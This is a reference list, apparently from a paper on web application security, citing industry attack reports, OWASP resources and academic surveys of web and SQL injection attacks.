[15]Lemon, S. September 20, 2006. ComputerWorld Security. Bruce Schneier: We are losing the security war. Available at: http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9003477
[16]A study on URL manipulation attack methods and their countermeasures. Available at: http://www.ijetcse.com/wp-content/plugins/ijetcse/file/upload/docx/206a-study-on-url-manipulation-attack-methods-and-their-countermeasures-pdf.pdf
[17] national crime reporting portal: https://cybercrime.gov.in
[18]Imperva Web Application Attack Report (November 2015). Available at- https://www.imperva.com/DefenseCenter/WAAR
Imperva
[19]Web Application Attack Report (October 2014). Available at- https://www.imperva.com/DefenseCenter/WAAR.
[20]OWASP Enterprise Security API. Available online - http://www.jtmelton.com/2009/01/03/the-owasp-top-ten-and-esapi/
[21]Ossama B. Al-Khurafi and Mohammad A. Al-Ahmad, Survey of Web Application Vulnerability Attacks, Advanced Computer Science Applications and Technologies (ACSAT), 2015.
[22]Jung-Ying Lai and Jain-Shing Wu, Designing a Taxonomy of Web Attacks, Convergence and Hybrid Information Technology, 2008.
[23]José Fonseca and Marco Vieira, Evaluation of Web Security Mechanisms Using Vulnerability & Attack Injection, IEEE Transactions on Dependable and Secure Computing (Volume: 11, Issue: 5, Sept.-Oct. 2014).
[24]Verizon Data Breach Investigations Report (DBIR),2015. Available at - http://www.verizonenterprise.com/verizon-insights-lab/dbir/
[25]World Bank Data. Available at - http://data.worldbank.org/indicator/IT.NET.USER.P2

[26]OWAPS ESAPI Java Doc Available at - https://www.javadoc.io/doc/org.owasp.esapi/esapi/2.1.0.1
[27] William G.J. Halfond, Jeremy Viegas, and Alessandro Orso, Classification of SQL Injection Attacks and Countermeasures
[28] main source of data breach:https:// informationbeautiful.com